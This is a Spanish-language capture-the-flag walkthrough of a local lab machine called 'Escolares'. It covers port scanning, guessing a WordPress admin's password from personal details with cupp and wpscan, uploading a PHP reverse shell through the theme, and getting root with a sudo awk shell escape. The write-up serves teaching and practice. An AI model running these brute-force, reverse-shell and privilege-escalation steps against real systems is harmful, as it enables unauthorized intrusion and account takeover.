

ESCOLARES

Primero comprobamos la conectividad con la máquina:

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.131 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.131/0.131/0.131/0.000 ms
```

Tenemos conectividad y un ttl de 64, por lo que probablemente sea una máquina Linux.

Ahora buscamos puertos abiertos:

```
> nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-26 12:20 CEST
Initiating ARP Ping Scan at 12:20
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 12:20, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:20
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 12:20, 1.12s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000090s latency).
Scanned at 2024-06-26 12:20:39 CEST for 2s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

En este caso solo tiene dos puertos abiertos, ahora vamos a buscar más información sobre ellos:

```
> nmap -p22,80 -sCV 172.17.0.2 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-26 12:23 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000034s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   256 42:24:24:f5:66:68:a4:ad:8e:24:0d:70:4a:a5:e3:4f (ECDSA)
|_   256 29:42:2e:b6:85:ae:fb:09:89:8d:b9:c1:dc:4d:fc:1e (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: P\xC3\xA1gina Escolar Universitaria
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ahora vamos a analizar la web.

Buscando, encontramos esto en un comentario del html:

```
<!-- INFORMACION DEL PERSONAL -->
<!-- ./profesores.html -->
```

Y encontramos esto:

(admin wordpress)

Luis ;)

Matrícula: 19131337

Especialidad: Ingeniería en Sistemas

Fecha de Nacimiento: 09/10/1981

Email: luisillo@example.com

d

Por lo que ya sabemos que tienen un wordpress y seguramente tenemos un usuario, pero vamos a buscar en la web diferentes directorios:

```
> gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://172.17.0.2 -x html,php,txt
```

```
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 6738]
/info.php (Status: 200) [Size: 87165]
/assets (Status: 301) [Size: 309] [--> http://172.17.0.2/assets/]
/wordpress (Status: 301) [Size: 312] [--> http://172.17.0.2/wordpress/]
/javascript (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
/contacto.html (Status: 200) [Size: 3210]
/phpmyadmin (Status: 301) [Size: 313] [--> http://172.17.0.2/phpmyadmin/]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
```

Vamos a ver la página del wordpress:

Wordpress de Administracion TLuisillo_o

Vemos esto, y si intentamos acceder a wp-admin para intentar acceder al inicio de sesión del wordpress, nos dice que no podemos acceder:

We can't connect to the server at escolares.dl.

Hay que añadir al archivo /etc/hosts la ip y esta dirección para poder acceder:

```
172.17.0.2 escolares.dl
```

Y ahora probamos la conexión de nuevo:



Nombre de usuario o correo electrónico

Contraseña



☐ Recuérdame

Acceder

[¿Has olvidado tu contraseña?](#)

[← Ir a escolares](#)

Y ahora ya podemos acceder a esta página, y comprobamos que luisillo existe:

Error: la contraseña que has introducido para el nombre de usuario **luisillo** no es correcta. [¿Has olvidado tu contraseña?](#)

Con esto vemos que sí, pero si intentamos hacer fuerza bruta con wpscan, vemos que no aparece la contraseña, por lo que con la información que hay en la web, vamos a intentar descifrar la contraseña.


Utilizando cupp -i, nos hará unas preguntas y nos dará un txt con posibles contraseñas:

```
-q, --quiet          quiet mode (don't print banner)
> cupp -i

cupp.py!
  ___
 (oo)____
 (__)____)\
 ||--|| *

# Common
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/]
```




Ahora vamos a probar con este diccionario:

```
> wpscan -U luisillo -P /home/romy/Desktop/Dockerlabs/target/scripts/luis.txt --url http://escolares.dl/wordpress
```

Y ya tenemos la contraseña:










```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - luisillo / Luis1981
```

Ahora vamos a acceder a la página de wordpress:



Ahora, si nos hemos fijado cuando hemos ejecutado el wpscan, veremos que hay un fallo, en el que el tema del wordpress, nos deja listar toda su info:

```
[+] WordPress theme in use: twentytwentyfour
| Location: http://escolares.dl/wordpress/wp-
| Latest Version: 1.1 (up to date)
| Last Updated: 2024-04-02T00:00:00.000Z
| Readme: http://escolares.dl/wordpress/wp-co
| [!] Directory listing is enabled
```

	Parent Directory	-	
	assets/	2024-06-05 10:35	-
	functions.php	2024-06-26 02:02	5.4K
	parts/	2024-06-05 10:35	-
	patterns/	2024-06-05 10:35	-
	readme.txt	2024-03-27 23:29	3.5K
	screenshot.png	2024-01-22 01:43	919K
	style.css	2024-03-27 23:29	1.2K
	styles/	2024-06-05 10:35	-
	templates/	2023-10-16 17:14	-
	theme.json	2024-02-29 00:08	22K

Y por aquí podemos llegar a ejecutar un script, en mi caso voy a utilizar este de pentestmonkey:

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>



Ahí vemos el script creado y ejecutamos:

```
$ whoami
www-data
```

Y ya estamos dentro.

Dentro de home encontramos el usuario luisillo y un secret.txt:

```
www-data@0bc6f8c24828:/home$ cat secret.txt
luisillopasswordsecret
```

Y parece que tenemos la contraseña de luisillo:

```
luisillo@0bc6f8c24828:/home$ whoami
luisillo
```

Y con sudo -l vemos lo siguiente:

```
User luisillo may run the following commands on 0bc6f8c24828:  
(ALL) NOPASSWD: /usr/bin/awk
```

Y probamos el siguiente comando:

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

Y ya somos root:

```
# whoami  
root
```